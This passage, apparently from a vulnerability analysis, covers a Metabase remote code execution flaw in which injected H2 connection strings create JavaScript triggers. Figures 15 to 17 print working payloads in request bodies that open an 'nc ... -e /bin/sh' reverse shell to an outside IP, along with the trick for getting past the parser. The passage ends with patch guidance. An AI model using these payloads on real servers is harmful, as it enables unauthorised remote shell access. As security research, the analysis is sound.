
The isJavascriptSource method checks whether the source starts with //javascript.



```
    private static boolean isJavascriptSource(String source) {
        return source.startsWith(prefix:"//javascript");
    }
```

Figure 12. Checking if the source starts with "//javascript" through the prefix


After that, the trigger code is executed using eval() through the called getCompiledScript.



```
private Trigger loadFromSource() {
    SourceCompiler compiler = database.getCompiler();
    synchronized (compiler) {
        String fullClassName = Constants.USER_PACKAGE + ".trigger." +
        getName();
        compiler.setSource(fullClassName, triggerSource);
        try {
            if (SourceCompiler.isJavaxScriptSource(triggerSource)) {
                return (Trigger) compiler.getCompiledScript
                (fullClassName).eval();
            } else {
                final Method m = compiler.getMethod(fullClassName);
                if (m.getParameterTypes().length > 0) {
                    throw new IllegalStateException(s:"No parameters
                    are allowed for a trigger");
                }
                return (Trigger) m.invoke(obj:null);
            }
```

Figure 13. Calling getCompiledScript when true is returned for "isJavaxScriptSource"

In H2, GraalJSScriptEngine's allowHostAccess and allowHostClassLookup are set to true as default values, allowing Javascript Java calls. This makes it possible to call Java methods that perform dangerous tasks with Javascript.




```java
public CompiledScript getCompiledScript(String packageAndClassName) throws ScriptException {
    CompiledScript compiledScript = compiledScripts.get(packageAndClassName);
    if (compiledScript == null) {
        String source = sources.get(packageAndClassName);
        final String lang;
        if (isJavascriptSource(source)) {
            lang = "javascript";
        } else if (isRubySource(source)) {
            lang = "ruby";
        } else {
            throw new IllegalStateException("Unknown language for " + source);
        }
        final ScriptEngine jsEngine = new ScriptEngineManager().getEngineByName(lang);
        if (jsEngine.getClass().getName().equals(
            anObject:"com.oracle.truffle.js.scriptengine.GraalJSScriptEngine")) {
            Bindings bindings = jsEngine.getBindings(ScriptContext.ENGINE_SCOPE);
            bindings.put(name:"polyglot.js.allowHostAccess", value:true);
            bindings.put(name:"polyglot.js.allowHostClassLookup", (Predicate<String>) s -> true);
        }
        compiledScript = ((Compilable) jsEngine).compile(source);
        compiledScripts.put(packageAndClassName, compiledScript);
    }
    return compiledScript;
}
```

verify if the script source is written in JS
execute the payload using jsEngine
allow access to Java classes from JS

Figure 14. It is possible to call a Java method in the JavaScript code.

TRIGGER calls a Java method called “ABC” and uses Runtime.getRuntime().exec(cmd) to execute OS commands. However, since JDK is not installed in the victimized server, H2 cannot find Javac. So it cannot perform compile. Therefore, Javascript must be used to bypass and attack without using JDK.




```
    "details":{
      "db":
      "mem:test;AUTO_RECONNECT=TRUE₩₩;CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$String abc(String cmd) {java.lang.Runtime.getRuntime().exec(cmd)} CALL ABC('nc 192.168.102.54 1234 -e /bin/sh')$$--=af₩₩;"
      ,
      "advanced-options":true,
      "ssl":true
```

```
{
  "message":
  "Error creating or initializing trigger ₩"EQSTLAB₩" object, class ₩"..source..₩", cause: ₩"org.h2.message.DbException: IO Exception: ₩"₩"java.io.IOException: Cannot run program ₩"₩"₩"₩"javac₩"₩"₩"₩": error=2, No such file or directory₩"₩"" [90028-212]₩"; see root cause for details; SQL statement:₩nSET AUTO_RECONNECT TRUE [90043-212]"
}
```

Figure 15. Java execution failure

The payload normally operates when a Java method is called using Javascript as follows:




```
  "details":{
    "db":
    "mem:test;AUTO_RECONNECT=TRUE₩₩;CREATE TRIGGER EQSTLAB BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript₩njava.lang.Runtime.getRuntime().exec('nc 192.168.102.54 1234 -e /bin/sh')₩n$$--=x₩₩;",
    "advanced-options":true,
    "ssl":true
```

```
{
  "message":
  "Error creating or initializing trigger ₩"EQSTLAB₩" object, class ₩"..source..₩", cause: ₩"org.h2.message.DbException: Syntax error in SQL statement ₩"₩"//javascript₩₩₩₩000ajava.lang.Runtime.getRuntime().exec('nc 192.168.102.54 1234 -e /bin/sh')₩₩₩₩000a₩"₩" [42000-212]₩"; see root cause for details; SQL statement:₩nSET AUTO_RECONNECT TRUE [90043-212]"
}
```

Figure 16. The bypass attack succeeds through Javascript

If the payload does not match the format like "₩n$$--=₩₩;", the following error is displayed. This is because an error occurs in the logic that parsing connection-string data in the "connection-string->file+option" function of /src/Metabase/driver/h2.clj.





```
    "details":{
      "db":
      "mem:test;AUTO_RECONNECT=TRUE₩₩;CREATE TRIGGER EQSTLAB BEFORE SELECT ON INF
      ORMATION_SCHEMA.TABLES AS $$//javascript₩njava.lang.Runtime.getRuntime().ex
      ec('nc 192.168.102.54 1234 -e /bin/sh')₩n$$₩₩;",
      "advanced-options":true,
      "ssl":true
    },
```

```
Content-Type: application/json;charset=utf-8
Expires: Tue, 03 Jul 2001 06:00:00 GMT
Content-Length: 51
Server: Jetty(11.0.14)

{
  "message":"Vector arg to map conj must be a pair"
}
```

Figure 17. An error occurs because the key-value pair does not match.

Looking at the separation logic, (str/split connection-string #";+") separates the input connection-string based on the semicolon (;). And (str/split option #"=") separates each option again with an = sign to create a key-value pair. Therefore, "attack syntax = B" should be used to match the format like "A = B", but an SQL Syntax error occurs as it is. So if the key-value pair format is completed by commenting (--) the end of the attack statement in the same way as "attack statement--=B", the payload operates normally.




```
(defn- connection-string->file+options
  "Explode a `connection-string` like `file:my-db;OPTION=100;OPTION_2=TRUE` to a pair

    (connection-string->file+options \"file:my-crazy-db;OPTION=100;OPTION_X=TRUE\")
      -> [\"file:my-crazy-db\" {\"OPTION\" \"100\", \"OPTION_X\" \"TRUE\"}]"
  [^String connection-string]
  {:pre [(string? connection-string)]}
  (let [[file & options] (str/split connection-string #";+")
        options          (into {} (for [option options]
                                    (str/split option #"=")))]
    [file options]))
```

Figure 18. Parsing key value-pairs by analyzing the connection-string

Countermeasures

If the service is operated using Metabase Cloud, it is not affected. However, in the case of self-hosting, the Metabase official blog recommends updating to the latest binary OSS 0.46.6.4, Enterprise Edition 1.46.6.4 or higher.

Looking at the patch details, a check logic was added to check whether the initialization was completed in the attack URL, i.e. /api/setup/validate.

